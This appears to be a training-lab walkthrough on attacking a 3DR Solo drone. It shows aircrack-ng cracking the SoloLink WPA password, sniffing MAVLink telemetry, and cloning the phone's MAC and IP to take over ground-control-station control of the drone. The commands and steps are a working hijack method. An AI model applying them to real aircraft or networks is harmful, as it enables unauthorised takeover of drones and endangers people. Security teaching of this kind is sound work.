[+] SoloLink_3D55EC (64db) WPA Handshake capture: found existing handshake for SoloLink_3D55EC
[+] Using handshake from hs/handshake_SoloLink3D55EC_8A-DC-96-3D-55-EC_2025-05-19T04-24-36.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (8a:dc:96:3d:55:ec)
[+] aircrack: .cap file contains a valid handshake for (8A:DC:96:3D:55:EC)

[+] Cracking WPA Handshake: Running aircrack-ng with opensolo.words wordlist
[+] Cracking WPA Handshake: 1.02% ETA: 3s @ 810.0kps (current key: sololink)
[+] Cracked WPA Handshake PSK: sololink

[+] Access Point Name: SoloLink_3D55EC
[+] Access Point BSSID: 8A:DC:96:3D:55:EC
[+] Encryption: WPA
[+] Handshake File: hs/handshake_SoloLink3D55EC_8A-DC-96-3D-55-EC_2025-05-19T04-24-36.cap
[+] PSK (password): sololink
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting

(dw-lab-01@localhost)-[~]
```

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[!NOTE] Result

WiFi PSK (password) cracked: sololink

## Sniff MAVLink Traffic {id=sniff-mavlink}

Now that we have the WiFi password, we can connect our laptop to the UAS network and observe MAVLink telemetry.

### Connect to the UAS WiFi Network

1. Click the small WiFi icon in the upper right corner
2. Select the SoloLink\_XXXXXX network matching your phone's SSID
3. Enter password: sololink

Verify the connection:

```
ip a
```

You should see a network interface with an IP address like `10.1.1.x`.

## Capture with Wireshark

Open Wireshark and select the wireless interface with the `10.1.1.x` address. You should be able to sniff traffic between:

- Flight controller: `10.1.1.1`
- QGroundControl app (phone): e.g., `10.1.1.145`

[!NOTE] Install the MAVLink Wireshark Plugin

1. Find `mavlink_2_common.lua` on the thumbdrive, or at `files/mavlink_2_common.lua` in the repo
2. Copy it to the Wireshark plugins directory:

```
~/local/lib/wireshark/plugins/
```

3. Restart Wireshark — MAVLink packets will now be decoded automatically

```
(dw-lab-01@localhost)~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000  
    link/ether d8:d0:90:07:cc:17 brd ff:ff:ff:ff:ff:ff  
3: wlan0: <BROADCAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000  
    link/ether 38:00:25:f7:8a:b9 brd ff:ff:ff:ff:ff:ff  
    inet 10.1.1.145/24 brd 10.1.1.255 scope global dynamic noprefixroute wlan0  
        valid_lft 7197sec preferred_lft 7197sec  
    inet6 fe80::7af9:a204:a9c9:1fe3/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
4: wlan1: <NO-CARRIER,BROADCAST,ALLMULTI,PROMISC,NOTRAILERS,UP,LOWER_UP> mtu 1500 qdisc noqueue state DORMANT group default qlen 1000  
    link/ieee802.11/radiotap 06:e7:1a:da:d2:a3 brd ff:ff:ff:ff:ff:ff permaddr 48:8f:4c:00:62:b0
```

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## Capture with MAVProxy (Alternative)

You can also use MAVProxy to sniff traffic from the command line. Use your own `10.1.1.x` IP address:

```
sudo mavproxy --master=udp:10.1.1.145:14550
```

[!NOTE] Note


This MAVLink connection is **read only**. To inject traffic, proceed to the next section.

## Inject MAVLink Traffic {id=inject-mavlink}

### Record the Phone's Network Details

On phone: **Swipe Down** → **Wi-Fi** → **SoloLink\_A1B2C3** → **Advanced** → **Scroll Down**

- Note the **IP Address** (e.g., 10.1.1.144)
- Note the **Randomized MAC Address** (e.g., 96:04:01:83:6a:c4)



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Clone Phone IP and MAC on the Laptop

1. Right-click the wireless icon in the upper right corner →

### **Edit Connections**

2. In the Network Connections panel:

- Select **SoloLink\_A1B2C3**
- Click the **gear icon** at the bottom to edit

3. In the **Wi-Fi** tab:



- In the **Cloned MAC address** field, enter the same MAC as your phone

4. In the **IPv4** tab:

- Change method to **Manual**
- Click **Add**
- Enter the phone's IPv4 address
- Enter **24** for the netmask
- Click **Save**

## Take Over the QGroundControl Connection

After saving, your laptop will reconnect using the phone's IP and MAC. The drone's flight controller will see a duplicate and the laptop will take over the GCS connection. The phone will drop its connection.



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#### [!NOTE] Result

The laptop now has full MAVLink GCS control over the drone. The phone has been completely displaced without any authentication bypass — this works because the MAVLink protocol has no client authentication.